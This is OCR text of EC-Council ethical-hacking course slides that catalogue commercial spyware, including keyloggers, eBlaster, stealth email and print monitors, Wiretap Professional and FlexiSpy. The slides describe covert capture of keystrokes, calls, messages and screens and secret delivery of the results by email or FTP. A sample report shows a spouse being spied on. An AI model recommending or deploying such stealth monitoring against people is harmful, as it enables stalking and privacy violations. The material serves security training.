


It shows desktop snapshots, programs that have been used and are currently running, websites visited, and typed keystrokes

Remote control features include options to start programs or execute commands remotely, turn off or restart remote computers, log off users, copy files from remote systems, and send instant messages to remote users


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Activity Monitor: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Hacking Tool: eBlaster




It shows what the surveillance target surfs on the Internet and records all emails, chats, instant messages, websites visited, and keystrokes typed, and then automatically sends this recorded information to the desired email address

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stealth Voice Recorder






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stealth Keylogger

- Keystrokes recording
- Websites visited
- Chat and instant message monitoring
- Recording applications executed
- File monitoring
- Screenshot monitoring
- Printer monitoring
- Clipboard monitoring




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stealth Website Logger

- Designed to monitor and record all websites that a user or computer visits
- Offers detailed reports on all accessed websites from a single computer or from the entire network
- Displays reports in web format or secretly sends them to a specified email address
- All recorded information is stored in a secret encrypted file








Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Digi-Watcher Video Surveillance

Watcher turns a PC with webcam into an inexpensive and complete security and video surveillance system

Standalone, Watcher does motion detection, video logging, email or FTP alert, broadcasting, and more


It can operate in stealth mode





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Desktop Spy Screen Capture Program

Captures desktop/active application screenshots and saves them to a specified directory on the hard drive








Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Telephone Spy

- Records telephone conversations directly to your hard disk
- It can start recording from a telephone line automatically whenever a receiver is put off
- You will need a PC and a voice modem
- You can use it to record any phone conversation such as business discussions and negotiations
- It can send the recorded conversation by email, attaching a sound file and a memo






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Print Monitor Spy Tool

Would you like to find out what documents were printed on an employee's computer?

This tool secretly records and stores a copy of printed documents and then emails/FTPs to a secret location

Valuable tool for lawyers



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stealth Email Redirector



Stealth Email Redirector is a program that sends the copies of all outgoing emails

SER monitors the outgoing traffic of the email client software and intercepts all emails that are sent

The program sends intercepted emails to the specified email addresses



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Wiretap Professional

Wiretap Professional is the premiere application for monitoring and capturing all important PC activities

Employing state-of-the-art packet sniffing techniques, Wiretap Professional can capture all Internet activities

This spy software can monitor and record e-mail, chat messages, and web sites visited

In addition, powerful OS monitors allow for the monitoring and recording of keystrokes, passwords entered, and all documents, pictures, and folders viewed

Wiretap Professional can send you reports via Email or FTP you will be able to receive and view spy software reports from virtually anywhere in the world



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Wiretap Professional: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Software: FlexiSpy


www.flexispy.com

FlexiSPY is an 'activity logger' for mobile phones

Activities such as sending and receiving SMS messages, call history, (incoming/outgoing), call duration, GPRS activity, and contact names in their address book that is associated to each SMS and call


FlexiSPY is virtually undetectable by the user!

Works with most Motorola and Nokia phones









Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Software: FlexiSpy (Sample Report)



:: 7 - 9 of 10 records ::

time zone: Etc/GMT rows per page: 3

	Type	Direction	Duration	ContactName	Mobile Time	Server Time
☐	SMS			Cat	19/03/06 15:26:45	19/03/06 08:25:26
☐	VOICE		0:00:03	016684485	19/03/06 08:25:23	19/03/06 08:25:26
☐	VOICE		0:00:00	016684485	19/03/06 07:59:51	19/03/06 07:58:38

Select All | Clear All

Delete


:: Log Event Detail Info::

IMEI : 355660001900846◆
Client Time: 19/03/06 15:26:45
Server Time: 19/03/06 08:25:26
Event Type: SMS
Direction: OUT
Phone Number: 016684485
Contact Name: Cat
Contents: Thanks to FlexiSPY i finally figured out that my wife is cheating on me with my brother... I had a bad feeling about this for over a year, now i'm 100% sure about it... Thanks about FlexiSPY



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PC PhoneHome



PC PhoneHome tool tracks stolen laptops

It secretly sends a stealth email message to an email address of your choice containing the physical location of your computer every time you get an Internet connection

